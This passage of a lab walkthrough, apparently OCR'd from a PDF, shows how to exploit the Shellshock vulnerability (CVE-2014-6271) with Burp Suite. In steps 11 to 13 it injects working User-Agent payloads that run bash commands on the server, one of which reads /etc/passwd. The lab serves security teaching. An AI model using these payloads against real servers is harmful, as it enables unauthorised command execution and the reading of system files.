
Step 8: Configure Firefox to use Burp Suite. Click on the FoxyProxy plugin icon on the top-right of the browser and select "Burp Suite."




Step 9: Start Burp Suite, navigate to proxy, and turn on the intercept. Reload the page and intercept the request with Burp Suite.




Step 10: Right-click and select “Send to Repeater” Option and Navigate to the Repeater tab.



Step 11: Modify the User-Agent and inject the malicious payload.
Payload:
() { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'



Click on the Send button.




The command executed successfully.

Step 12: Modify the payload to execute the ‘id’ command.

Payload:


() { :; }; echo; echo; /bin/bash -c 'id'



Step 13: Modify the payload to execute ‘ps -ef’ command.

Payload:

() { :; }; echo; echo; /bin/bash -c 'ps -ef'



Conclusion

In this lab, we learned about the exploitation of the "Shellshock" vulnerability (CVE-2014-6271) and performed an attack against a web server.

References:

- Shellshock